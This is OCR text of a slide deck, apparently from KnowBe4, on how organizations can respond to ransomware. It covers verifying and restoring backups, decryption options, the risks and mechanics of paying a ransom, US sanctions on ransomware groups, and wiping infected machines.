
# Evaluate Your Responses

- Restore from a recent backup
- Decrypt your files using a third party decrypter
- Do nothing (lose your data)
- Negotiate / Pay the ransom





# Recover / Locate Backup Sources

- On a separate computer begin a restore process and manual verification of the files from your backup.
- Determine if your files are properly backed up and recoverable
- Estimate how long it will take you to restore it
  - (It can take days to restore your files, especially large amounts from the cloud)
- Know what key files you need
- With some cloud providers, it's possible to revert a file to a previous state



# Verify the backups!


- Once you have verified the files you need, and are able to recover them from a backup
- Work on the infected computer to remove the ransomware.
- Wipe and rebuild the Machine.
- Once the ransomware has been removed, you can now restore your files



# Decrypt it yourself

# Decryption Websites

- Several websites that can help with decryption
- Not 100% guarantee
- Upload data sample
- IFTT - Receive Key
- Attempt to decrypt







KnowBe4
Human error. Conquered.

# Decryption Applications

- Not 100% effective
- Verify the strain / version
- Make sure the program is vetted
- The hackers are updating too
- Consult with security professionals



# Deal or No Deal


# Deal or No Deal?

- You want to avoid paying the ransom if possible
- Organizations learn the lesson a little too late.
- Paying the ransom?
  - make sure that you have fixed the issue
- Cybercriminals groups talk to each other
- Paying the ransom can get you on a future target list

# Negotiate or Pay the Ransom

# Pay the Ransom

- They want to get paid
- DECRYPT_INSTRUCTIONS.TXT or
- They will pretty much always tell you:
  - How much to pay
  - Where to pay
  - Amount of time left to pay the ransom (countdown timer)



# How do you pay cybercriminals?

- Install TOR browser
- Create a bitcoin wallet
- Purchase Bitcoin
- Coordinate where to send the funds
- Access TOR website
- Pay the money via Crypto Wallet
- Obtain decryption key
- Pay additional funds for them to delete their copies

# Be aware of new US Sanctions that can prevent payment

- *Sanctioned the developer of Cryptolocker ransomware, Evgeniy Mikhailovich Bogachev, in December 2016 (Cryptolocker was used to infect more than 234,000 computers starting in 2013, approximately half of which were in the US)*
- *Sanctioned two Iranians for providing material support to SamSam ransomware in November 2018 (SamSam was used to target mostly U.S. government institutions and companies starting in late 2015 and lasting approximately 34 months)*
- *Lazarus Group and two sub-groups, Bluenoroff and Andariel, were sanctioned in September 2019 (these groups were linked to WannaCry 2.0 ransomware that infected approximately 300,000 computers in at least 150 countries in May 2017)*
- *Evil Corp and its leader, Maksim Yakubets, were sanctioned in December 2019 (the Russia-based cybercrime organization used Dridex malware harvest login credentials from hundreds of banks and financial institutions in over 40 countries, causing more than $100 million in theft starting with 2015; Evil Corp has recently added WastedLocker ransomware to its arsenal)*


Source: https://www.bleepingcomputer.com/news/security/darkside-ransomwares-iranian-hosting-raises-us-sanction-concerns/


# FINALLY…

# Rid Your Computer of All Ransomware & Malware

- Wipe the Machine & Reload
- Possible remaining malware artifacts undetectable to EDR
- Consider the risks of unknown remnants for future attack
- Organizations have been known to be hit twice!

# Is this next for us with ransomware?



